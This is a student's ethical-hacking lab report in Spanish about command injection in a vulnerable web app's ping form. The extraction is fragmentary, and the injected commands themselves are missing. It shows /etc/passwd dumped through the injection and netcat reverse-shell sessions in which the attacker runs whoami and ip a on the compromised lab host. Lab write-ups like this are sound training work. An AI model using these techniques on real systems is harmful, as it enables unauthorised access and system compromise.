



HACKING ÉTICO

Unidad 2. Actividad 30



05 DE MARZO DE 2024
CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice

| | |
|-------------------------|---|
| Command Injection | 2 |
|-------------------------|---|

Command Injection


Ejercicio 1

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/network:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolv:/usr/sbin/nologin
```




Ejercicio 2

Vulnerability: Command Injection

Ping a device

Enter an IP address:




More Information


```
(kali@kali)-[~]
└─$ nc -lvp 8080
listening on [any] 8080 ...
10.0.3.7: inverse host lookup failed: Host name lookup failure
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7] 60606
whoami
www-data
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a1:0a:2f brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.7/24 brd 10.0.3.255 scope global dynamic enp0s3
        valid_lft 550sec preferred_lft 550sec
    inet6 fe80::a00:27ff:fe01:a2f/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:bb:e0:31:9b brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
4: br-3d66e3411b5f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:71:26:60:7d brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-3d66e3411b5f
        valid_lft forever preferred_lft forever
    inet6 fe80::42:71ff:fe26:607d/64 scope link
        valid_lft forever preferred_lft forever
5: vethd40550a01f5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-3d66e3411b5f state UP group default
    link/ether f2:77:1a:01:46:7f brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::f077:1aff:fe01:467f/64 scope link
        valid_lft forever preferred_lft forever
6: vethd2f321e01f7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-3d66e3411b5f state UP group default
    link/ether e2:12:1b:f5:59:d8 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::e012:1bff:fe59:d8/64 scope link
        valid_lft forever preferred_lft forever
```

Ejercicio 3


Sabemos la versión de Python:



El comando usado para la Shell reversa:



Sacamos la Shell reversa:



Ejercicio 4

Ping a device

Enter an IP address: Submit

File Edit Search View Docu

1 Carlos Díaz Montes

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Cod>

```

(kali@kali)-[~]
$ nc -lvp 8080
listening on [any] 8080 ...
10.0.3.7: inverse host lookup failed: Host name lookup failure
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7] 59616
whoami
www-data
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:a1:0a:2f brd ff:ff:ff:ff:ff:ff
   inet 10.0.3.7/24 brd 10.0.3.255 scope global dynamic enp0s3
       valid_lft 433sec preferred_lft 433sec
   inet6 fe80::a00:27ff:feaf:a2f/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:bb:e0:c3:38 brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-3d66e3411b5f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
   link/ether 02:42:71:26:60:7d brd ff:ff:ff:ff:ff:ff
   inet 172.18.0.1/16 brd 172.18.255.255 scope global br-3d66e3411b5f
       valid_lft forever preferred_lft forever
   inet6 fe80::42:71ff:fe26:607d/64 scope link
       valid_lft forever preferred_lft forever
6: vethd405504@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-3d66e3411b5f state UP group default
   link/ether f2:77:1a:01:46:7f brd ff:ff:ff:ff:ff:ff link-netnsid 0
   inet6 fe80::f077:1aff:fe01:467f/64 scope link
       valid_lft forever preferred_lft forever
8: vethd2f321e@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-3d66e3411b5f state UP group default
   link/ether e2:12:1b:f5:59:d8 brd ff:ff:ff:ff:ff:ff link-netnsid 1
   inet6 fe80::e012:1bff:fef5:59d8/64 scope link
       valid_lft forever preferred_lft forever

```

Instructions

File Upload

Insecure CAPTCHA

SQL Injection

XSS (DOM)

XSS (Reflected)

CVE/0day Security

Parameter admin

Security Level: medium

Ping a device

Enter an IP address: Submit

More information

- [https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Cod](#)
- [https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Cod](#)
- [https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Cod](#)

Ejercicio 5: Reto!